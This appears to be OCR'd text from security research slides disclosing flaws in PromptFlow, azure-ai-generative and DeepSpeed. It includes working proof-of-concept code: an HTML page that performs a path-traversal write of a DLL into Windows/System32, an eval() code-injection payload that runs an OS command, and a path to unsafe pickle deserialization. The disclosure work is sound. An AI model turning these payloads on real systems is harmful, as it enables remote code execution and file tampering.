I changed the PF_SERVICE_HOST like:

```
constants_file_path = os.path.abspath(promptflow.constants.__file__)
command = f'sudo chmod 755 {constants_file_path}'
exit_status = os.system(command)

search_and_replace(constants_file_path, 'PF_SERVICE_HOST = "127.0.0.1"', 'PF_SERVICE_HOST = "0.0.0.0"')
```

My scenario is: I am using promptflow on a Posit Connect deployed application.

1

YingChen1996 on Jul 9


Add config pfs host feature and will release it in the next public version.

```
1  pf flow init --flow C:/Users/test_flow
2  pf config set service.host="0.0.0.0"
3  pf service start
```

[8] https://github.com/microsoft/promptflow/issues/3432

Oversight #2: Remote or Local?

PromptFlow



0-click local -> 1-click remote

[9] https://snyk.io/blog/visual-studio-code-extension-security-vulnerabilities-deep-dive/

Oversight #2: Remote PoC

PromptFlow


Written by GitHub Copilot with GPT-4o

1-click →

```
<!DOCTYPE html><html lang="en"><body>

<button id="triggerButton">Run Script</button>

<script>
  document.getElementById('triggerButton').addEventListener('click', function () {
    const flowPath = btoa('/Users/test_flow');
    const url = `http://192.168.3.203:23333/v1.0/ui/media_save?flow=${flowPath}`;

    const payload = {
      base64_data: btoa('hacked data\n'),
      extension: '/../../../../Windows/System32/hacked.dll'
    };

    fetch(url, {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json'
      },
      body: JSON.stringify(payload)
    }).then(response => response.json()).then(data => console.log(data))
    .catch(error => console.error('Error:', error));
  });
</script>
</body></html>
```

Client-side SDK for Azure AI Studio

Azure-AI-Generative is the Client-side SDK Library for Python



For building, evaluating, and deploying Generative AI applications that leverage Azure AI services in Azure AI/ML Studio

[9] https://pypi.org/project/azure-ai-generative/

Oversight #3: Vulnerable Code


```
270             # Default stop to end token if not provided
271             if not stop:
272                 stop = []
273             # Else if stop sequence is given as a string (Ex: "["\n", "<im_end>"]"), convert
274             elif type(stop) is str and stop.startswith("[") and stop.endswith("]"):
275                 stop = eval(stop)
276             elif type(stop) is str:
277                 stop = [stop]
```

[10] https://github.com/Azure/azure-sdk-for-python/blob/ccaf592492ad7e5973b32f348f7a2c2a4a962a05/sdk/ai/azure-ai-generative/azure/ai/generative/synthetic/simulator/_model_tools/models.py#L275

Oversight #3: Secure Cases in Codebase

Case 1

```
187                     if "registries/azureml-meta" in model_details.id:
188                         allowed_skus = ast.literal_eval(model_details.tags["inference_compute_allow_list"])
189                         # check available quota for each sku in the allowed_sku list
190                         # pick the sku that has available quota and is the cheapest
191                         vm_sizes = self._ml_client.compute._vmsize_operations.list(
192                             location=self._ml_client.compute._get_workspace_location()
193                         )
```

Case 2

```
218             response = response.replace("false", "False")
219             response = response.replace("true", "True")
220             parsed_response = literal_eval(response)
221             result = {}
```

Case 3

```
279         try:
280             harm_response = literal_eval(response[metric_name])
281         except Exception:  # pylint: disable=broad-exception-caught
282             harm_response = response[metric_name]
```

Oversight #3: Code Injection

```
221  class OpenAICompletionsModel(LLMBase):

238      def __init__(
239          self, *,
252          presence_penalty: Optional[float] = 0,
253          stop: Optional[Union[List[str], str]] = None,
254          image_captions: Dict[str, str] = {},

270          # Default stop to end token if not provided
271          if not stop:
272              stop = []
273          # Else if stop sequence is given as a string (Ex: "["\n", "<im_end>"]"), convert
274          elif type(stop) is str and stop.startswith("[") and stop.endswith("]"):
275              stop = eval(stop)
276          elif type(stop) is str:
277              stop = [stop]
```

Why not use literal_eval()

Oversight #4: More Similar Cases

```python
def parse_single_sample(response: dict, selected_metrics: dict) -> list:
    selected_label_keys = selected_metrics["safety_metrics"]
    parsed_response = []
    for key in response:
        harm_type = key.replace("_fairness", "_unfairness")
        if selected_label_keys[harm_type]:
            parsed_harm_response = {}
            try:
                harm_response = eval(response[key])
            except NameError as e:
                # fix the eval error if there's "true" in the response
                m = re.findall("name '(.+)' is not defined", str(e))
                if m:
                    for word in m:
                        response[key] = response[key].replace(word,
                                                              word.title())
                    harm_response = eval(response[key])
```

```python
def parse_single_response(response: dict) -> list:
    parsed_response = []
    for key in response:
        harm_type = key.replace("generic", "gpt")
        parsed_harm_response = {}
        try:
            harm_response = eval(response[key])
```

```python
@tool
def construct_groundedness_requests(parsed_chat: dict) -> str:
    num_turns = len(parsed_chat["questions"])
    request_bodies = []
    for i in range(num_turns):
        question = parsed_chat["questions"][i]
        answer = parsed_chat["answers"][i]
        try:
            retrieved_documents = eval(
                parsed_chat["retrieved_documents"][i])
```

[11] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/chat/construct_groundedness_request.py#L32
[12] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/chat/parse_groundedness_responses.py#L13
[13] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/chat/parse_service_response.py#L16-L24
[14] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/qa/parse_service_response.py#L15-L23

Oversight #3-#4: Code Path Example

```python
from promptflow import tool
from typing import List
import numpy as np
import re


@tool
def parse_response(batch_response: List[dict],
                   selected_label_keys: dict) -> List[List[dict]]:

    parsed_response = []
    for single_sample_response in batch_response:
        try:
            parsed_single_sample_response = parse_single_sample(
                single_sample_response, selected_label_keys)
        except Exception:
            parsed_single_sample_response = []
        parsed_response.append(parsed_single_sample_response)
    return parsed_response
```


Source

```python
def parse_single_sample(response: dict,
                        selected_metrics: dict) -> list:
    selected_label_keys = selected_metrics["safety_metrics"]
    parsed_response = []
    for key in response:
        harm_type = key.replace("_fairness", "_unfairness")
        if selected_label_keys[harm_type]:
            parsed_harm_response = {}
            try:
                harm_response = eval(response[key])
            except NameError as e:
                # fix the eval error if there's "true" in the response
                m = re.findall("name '(.+)' is not defined", str(e))
                if m:
                    for word in m:
                        response[key] = response[key].replace(word,
                                                              word.title())
                harm_response = eval(response[key])
```

Sink

Sink

Oversight #3-#4: Affecting Evaluation




Oversight #3-#4: PoC (A Simple Example)


```
from azure.ai.generative.evaluate.pf_templates.built_in_metrics.chat import construct_groundedness_request as cgr

parsed_chat={"questions":["ok?"], "answers":["yes"], "retrieved_documents":["__import__('os').system('touch /tmp/hacked')"]}

cgr.construct_groundedness_requests(parsed_chat)
```

Oversight #3-#4: Vulnerable Flow in Azure

Just a
Concept PoC



LLM_Prompt llm — Show variants — Generate variants

Connection * Connection

Prompt Referring to: groundedness_score.jinja2

```
System:
You are an AI assistant. You will be given the definition of an evaluation metric for assessing the quality of an answer in a question-
User:
You will be presented with a CONTEXT and an ANSWER about that CONTEXT. You need to decide whether the ANSWER is entailed by the CONTEXT
1. 5: The ANSWER follows logically from the information contained in the CONTEXT.
2. 1: The ANSWER is logically false from the information contained in the CONTEXT.
3. an integer score between 1 and 5 and if such integer score does not exists, use 1: It is not possible to determine whether the ANSWE

Read the passage of information thoroughly and select the correct answer from the three answer labels. Read the CONTEXT thoroughly to e

Note the ANSWER is generated by a computer system, it can contain certain symbols, which should not be a negative factor in the evaluat
Independent Examples:
## Example Task #1 Input:
{"CONTEXT": "The Academy Awards, also known as the Oscars are awards for artistic and technical merit for the film industry. They are p
## Example Task #1 Output:
1
## Example Task #2 Input:
{"CONTEXT": "The Academy Awards, also known as the Oscars are awards for artistic and technical merit for the film industry. They are p
## Example Task #2 Output:
5
## Example Task #3 Input:
{"CONTEXT": "In Quebec, an allophone is a resident, usually an immigrant, whose mother tongue or home language is neither French nor En
## Example Task #3 Output:
5
## Example Task #4 Input:
{"CONTEXT": "Some are reported as not having been wanted at all.", "ANSWER": "All are reported as being completely and fully wanted."}
## Example Task #4 Output:
1

Reminder: The return values for each task should be correctly formatted as an integer between 1 and 5. Do not repeat the context.

## Actual Task Input:
{"CONTEXT": {{context}}, "ANSWER": {"test_fairness":{{answer}}}}

Actual Task Output:
```

evaluate_answer python — Aggregation


Code Referring to: concat_scores.py

```python
from promptflow import tool
from azure.ai.generative.evaluate.pf_templates.built_in_metrics.chat.parse_service_response import parse_response
import json


@tool
def evaluate_answer(response: str, safety_metrics: str):
    parse_response([response], json.loads(selected_metrics))
    return variant_level_result
```

Vulnerable Evaluation in
the Prompt Flow as PoC

DeepSpeed for Model Training

deepspeed



DeepSpeed is a deep learning optimization library that makes distributed training and inference easy, efficient, and effective

[15] https://www.deepspeed.ai/tutorials/pipeline/

Oversight #5: Vulnerable Code

deepspeed

```
119  def recv_obj(sender: int) -> typing.Any:
120      """Receive an arbitrary python object from ``sender``.
121
122      WARN: This incur a CPU <-> GPU transfers and should be used sparingly
123      for performance reasons.
124
125      Args:
126          sender (int): The rank sending the message.
127      """
128      # Get message meta
129      length = torch.tensor([0], dtype=torch.long).to(get_accelerator().device_name())
130      dist.recv(length, src=sender)
131
132      # Receive and deserialize
133      msg = torch.empty(length.item(), dtype=torch.uint8).to(get_accelerator().device_name())
134      dist.recv(msg, src=sender)
135
136      msg = pickle.loads(msg.cpu().numpy().tobytes())
```

[16] https://github.com/microsoft/DeepSpeed/blob/10ba3dde84d00742f3635c48db09d6eccf0ec8bb/deepspeed/runtime/pipe/p2p.py#L136

Oversight #5: Vulnerable Code Path

deepspeed

```python
import deepspeed
import deepspeed.runtime.pipe.p2p as p2p

deepspeed.init_distributed(dist_backend="gloo", init_method="tcp://0.0.0.0:29500", rank=1, world_size=2, auto_mpi_discovery=False)
p2p.recv_obj(sender=0)
```

```python
def init_distributed(dist_backend=None,
                     auto_mpi_discovery=True,
                     distributed_port=TORCH_DISTRIBUTED_DEFAULT_PORT,
                     verbose=True,
                     timeout=default_pg_timeout,
                     init_method=None,
                     dist_init_required=None,
                     config=None,
                     rank=-1,
                     world_size=-1):
    ''' Initialize dist backend, potentially performing MPI discovery if needed

    global cdb

    configure(deepspeed_config=config)
```

```python
def recv_obj(sender: int) -> typing.Any:
    """Receive an arbitrary python object from ``sender``.

    WARN: This incur a CPU <-> GPU transfers and should be used sparingly
    for performance reasons.

    Args:
        sender (int): The rank sending the message.
    """
    # Get message meta
    length = torch.tensor([0], dtype=torch.long).to(get_accelerator().device_name())
    dist.recv(length, src=sender)

    # Receive and deserialize
    msg = torch.empty(length.item(), dtype=torch.uint8).to(get_accelerator().device_name())
    dist.recv(msg, src=sender)

    msg = pickle.loads(msg.cpu().numpy().tobytes())
```

Pickle Deserialization

Oversight #5: Inherit from PyTorch

deepspeed

```
132         # Receive and deserialize
133         msg = torch.empty(length.item(), dtype=torch.uint8).to(get_accelerator().device_name())
134         dist.recv(msg, src=sender)
```

deepspeed.comm.recv() ⇨ **TorchBackend.recv()**


```
90  class TorchBackend(Backend):
91          """
92              A light-weight wrapper class for torch.distributed API.
93              Only a subset of functions are wrapped. Once the init_process_group
94              is initialized, standard torch.distributed.* can be used directly
95              so no need to wrap all the functions. We can keep adding wrappers as
96              needed.
97          """
```

[17] https://github.com/microsoft/DeepSpeed/blob/10ba3dde84d00742f3635c48db09d6eccf0ec8bb/deepspeed/comm/torch.py#L90

Oversight #5: Distributed Computing

deepspeed

```
265      backend_type_map: Dict[str, ProcessGroup.BackendType] = {
266          UNDEFINED: ProcessGroup.BackendType.UNDEFINED,
267          GLOO: ProcessGroup.BackendType.GLOO,
268          NCCL: ProcessGroup.BackendType.NCCL,
269          UCC: ProcessGroup.BackendType.UCC,
270          MPI: ProcessGroup.BackendType.MPI,
271      }
```



[18] https://github.com/pytorch/pytorch/blob/d90c25e3e22e369b1ca8aff2509c26afebc82324/torch/distributed/distributed_c10d.py#L265-L271

Oversight #5: Multiprocessing in PyTorch

deepspeed

Docs > Multiprocessing package - torch.multiprocessing

Multiprocessing package - torch.multiprocessing

torch.multiprocessing is a wrapper around the native `multiprocessing` module.

It registers custom reducers, that use shared memory to provide shared views on the same data in different processes. Once the tensor/storage is moved to shared_memory (see `share_memory_()`), it will be possible to send it to other processes without making any copies.

[19] https://pytorch.org/docs/stable/multiprocessing.html

Oversight #5: Multiprocessing in PyTorch

deepspeed

Authentication keys

The known issue in PyTorch's Distributed

When one uses `Connection.recv`, the data received is automatically unpickled. Unfortunately unpickling data from an untrusted source is a security risk. Therefore `Listener` and `Client()` use the `hmac` module to provide digest authentication.

An authentication key is a byte string which can be thought of as a password: once a connection is established both ends will demand proof that the other knows the authentication key. (Demonstrating that both ends are using the same key does **not** involve sending the key over the connection.)

If authentication is requested but no authentication key is specified then the return value of `current_process().authkey` is used (see `Process`). This value will be automatically inherited by any `Process` object that the current process creates. This means that (by default) all processes of a multi-process program will share a single authentication key which can be used when setting up connections between themselves.

Suitable authentication keys can also be generated by using `os.urandom()`.

[20] https://github.com/pytorch/pytorch/blob/d90c25e3e22e369b1ca8aff2509c26afebc82324/torch/distributed/distributed_c10d.py#L265-L271

